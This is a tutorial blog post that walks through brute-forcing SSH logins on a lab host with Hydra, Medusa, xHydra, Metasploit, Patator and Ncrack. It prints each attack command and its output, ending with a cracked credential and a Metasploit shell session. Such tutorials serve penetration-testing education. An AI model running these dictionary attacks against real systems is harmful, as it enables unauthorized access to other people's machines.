

# Password Cracking:SSH

February 23, 2016 By Raj Chandel

In this article, we will learn how to gain control over the victim's PC through SSH Port. There are multiple ways through which we can crack the password of the SSH port. Let's take some time to learn all those because sometimes different circumstances call for a different measure.

## Table of Content

- Hydra
- Medusa
- X-Hydra
- Metasploit
- Patator
- Ncrack

Let's Begin The Password Cracking!

## Hydra

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is a very fast, flexible, and new modules are easy to add in the attacks. This tool makes it possible for the researcher and security consultants to show how easy it would be to gain unauthorized access to a system remotely. We are using it the following way to crack the login.

```
hydra -L user.txt -P password.txt 192.168.0.8 ssh
```

Where [- L] parameter is used to provide the username list and [- P] parameter used to provide the password list. Once the commands are executed it will start applying the dictionary attack and you will get the right username and password. After a few minutes, hydra cracks the credential, as we can observe that we had successfully grabbed the username as "shubh" and password as "123".

```
root@kali:~# hydra -L user.txt -P password.txt 192.168.0.8 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-25 02:18:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:6/p:7), ~3 tries per task
[DATA] attacking ssh://192.168.0.8:22/
[22][ssh] host: 192.168.0.8 login: shubh password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-25 02:19:00
```

# Medusa

Medusa is a speedy, parallel, and modular tool which allows login through brute force. Its goal is to support as many services that allow authentication possible. The key features of this tool are thread-based testing, Flexible user input, Modular design, and Multiple protocols supported. We are going to run this command to crack this login.

Run the following command.

```
medusa -h 192.168.0.8 -U user.txt -P password.txt -M ssh
```


Where [- h] use to assign the victim IP address, [- U] denotes the path for username list, [- P] denotes the path for the password list, [- M] to select the mode of attack. Now, the process of the dictionary attack will start. Thus, we will attain the username and password of our victim.

```
root@kali:~# medusa -h 192.168.0.8 -U user.txt -P password.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>


ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: password (1 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: toor (2 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: tony (3 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: hulk (4 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 123 (5 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 456 (6 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: ubuntu (2 of 6, 1 complete) Password: password (1 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: ubuntu (2 of 6, 1 complete) Password: toor (2 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: ubuntu (2 of 6, 1 complete) Password: tony (3 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: ubuntu (2 of 6, 1 complete) Password: hulk (4 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: ubuntu (2 of 6, 1 complete) Password: 123 (5 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: ubuntu (2 of 6, 1 complete) Password: 456 (6 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubham (3 of 6, 2 complete) Password: password (1 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubham (3 of 6, 2 complete) Password: toor (2 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubham (3 of 6, 2 complete) Password: tony (3 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubham (3 of 6, 2 complete) Password: hulk (4 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubham (3 of 6, 2 complete) Password: 123 (5 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubham (3 of 6, 2 complete) Password: 456 (6 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubh (4 of 6, 3 complete) Password: password (1 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubh (4 of 6, 3 complete) Password: toor (2 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubh (4 of 6, 3 complete) Password: tony (3 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubh (4 of 6, 3 complete) Password: hulk (4 of 6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: shubh (4 of 6, 3 complete) Password: 123 (5 of 6 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.0.8 User: shubh Password: 123 [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.0.8 (1 of 1, 0 complete) User: raj (5 of 6, 4 complete) Password:
```

## X-Hydra


It is a GUI version of Hydra; it can be used for both offline and online password cracking. It has all the features and benefits of Hydra in the GUI form. Let's start the attack by opening the tool. After opening this tool in the target, it will ask us about the target, service port number, protocol service name, and any other specific output option we want in our attack.



When we completed the details in the target tab, we need to switch into the password tab, where we need to fill up or browse the username and password list for the brute force attack. There are some extra options available in the tab like Try login as password, try empty password, and Try reversed login.



When we complete the details required for the attack, we need to switch the tab to start to initiate the attack on the victim's server



As we can see that we crack the credentials with our attack.

```
[ERROR] ssh protocol error  
[22][ssh] host: 192.168.0.8 login: shubh password: 123  
[ERROR] could not connect to target port 22: Socket error: Connecti
```

## Metasploit


It is a collaboration between the open-source community and Rapid 7. It helps security teams do more than just verify vulnerabilities, manages security assessments, and improve security awareness.

This module will test SSH logins on a range of machines and report successful logins. If we have loaded a database plugin and connected to a database this module will record successful logins and host you can access.

But first, open kali terminal and type “msfconsole”.Then follow these commands.

```
use auxiliary/scanner/ssh/ssh_login
set rhosts 192.168.0.8
set user_file user.txt
set pass_file password.txt
run
```

From the given screenshot, we can observe that we had successfully grabbed the SSH password and username. Moreover, Metasploit serves an additional benefit by providing a remote system command shell for our unauthorized access into the victim's system.



A screenshot of a Metasploit terminal session. The user enters the following commands: `use auxiliary/scanner/ssh/ssh_login`, `set rhosts 192.168.0.8`, `set user_file user.txt`, `set pass_file password.txt`, and `run`. Red arrows point to each of these commands. The output shows a successful login for user 'shubh' with password '123'. The output also lists various Linux capabilities and the system information of the target machine (Ubuntu SMP). Red boxes highlight the success message and the command shell session opening.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.0.8
rhosts => 192.168.0.8
msf5 auxiliary(scanner/ssh/ssh_login) > set user_file user.txt
user_file => user.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file password.txt
pass_file => password.txt
msf5 auxiliary(scanner/ssh/ssh_login) > run


[+] 192.168.0.8:22 - Success: 'shubh:123' uid=1000(shubh) gid=1000(shubh) grou
4(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare) Lin
ric #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
[*] Command shell session 1 opened (192.168.0.9:40347 -> 192.168.0.8:22) at 202
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## Patator

Patator is a multi-purpose brute-forcer, with a modular design and a flexible usage. Patator was written out of frustration from using Hydra, Medusa, Ncrack, Metasploit modules, and Nmap NSE scripts for password guessing attacks. I opted for a different approach to not create yet another brute-forcing tool and avoid repeating the same shortcomings. Patator is a multi-threaded tool written in Python, that strives to be more reliable and flexible than his fellow predecessors.

It is quite useful for making brute force attacks on several ports such as FTP, HTTP, SMB, etc.

```
patator ssh_login host=192.168.0.8 user=FILE0 0=user.txt password=FILE1 1=password
```



A screenshot of a terminal window showing the execution of the `patator` command. The command is `patator ssh_login host=192.168.0.8 user=FILE0 0=user.txt password=FILE1 1=password.txt`. The output shows the tool starting and its version information. A red arrow points to the command.

```
root@kali:~# patator ssh_login host=192.168.0.8 user=FILE0 0=user.txt password=FILE1 1=password.txt
02:56:20 patator INFO - Starting Patator 0.8 (https://github.com/lanjelot/patator) with python-3.8.5 at
20-07-25 02:56 EDT
```

From given below screenshot, we can observe that the process of dictionary attack starts, and thus, you will attain the username and password of our victim.

```

ailed.
02:56:29 patator INFO - 1 22 4.353 | ubuntu:456 | 13 | Authentication f
ailed.
02:56:29 patator INFO - 0 39 0.028 | shubh:123 | 26 | SSH-2.0-OpenSSH_
8.2p1 Ubuntu-4ubuntu0.1
02:56:29 patator INFO - 1 22 4.280 | shubham:hulk | 18 | Authentication f
ailed.

```

## Ncrack

Ncrack is a network authentication tool, which helps the pen-tester to find out how the credentials that are protecting network access are vulnerable. This tool is a part of the Kali Linux arsenal and comes pre-installed with its package. It also has a unique feature to attack multiple targets at once, which is not seen very often in these tools. Run the following command to exploit port 22 via Ncrack.

```
ncrack -U user.txt -P password.txt 192.168.0.8:22
```

```

root@kali:~# ncrack -U user.txt -P password.txt 192.168.0.8:22
Starting Ncrack 0.7 ( http://ncrack.org ) at 2020-07-25 03:34 EDT
Discovered credentials for ssh on 192.168.0.8 22/tcp:
192.168.0.8 22/tcp ssh: 'shubh' '123'
Ncrack done: 1 service scanned in 15.01 seconds.
Ncrack finished.

```

Where [-U] helps us to assign to username list, [-P] helps us to assign the password list, and [-p] will help us to assign the service port number of the victim. We can see that we have successfully cracked the SSH credential.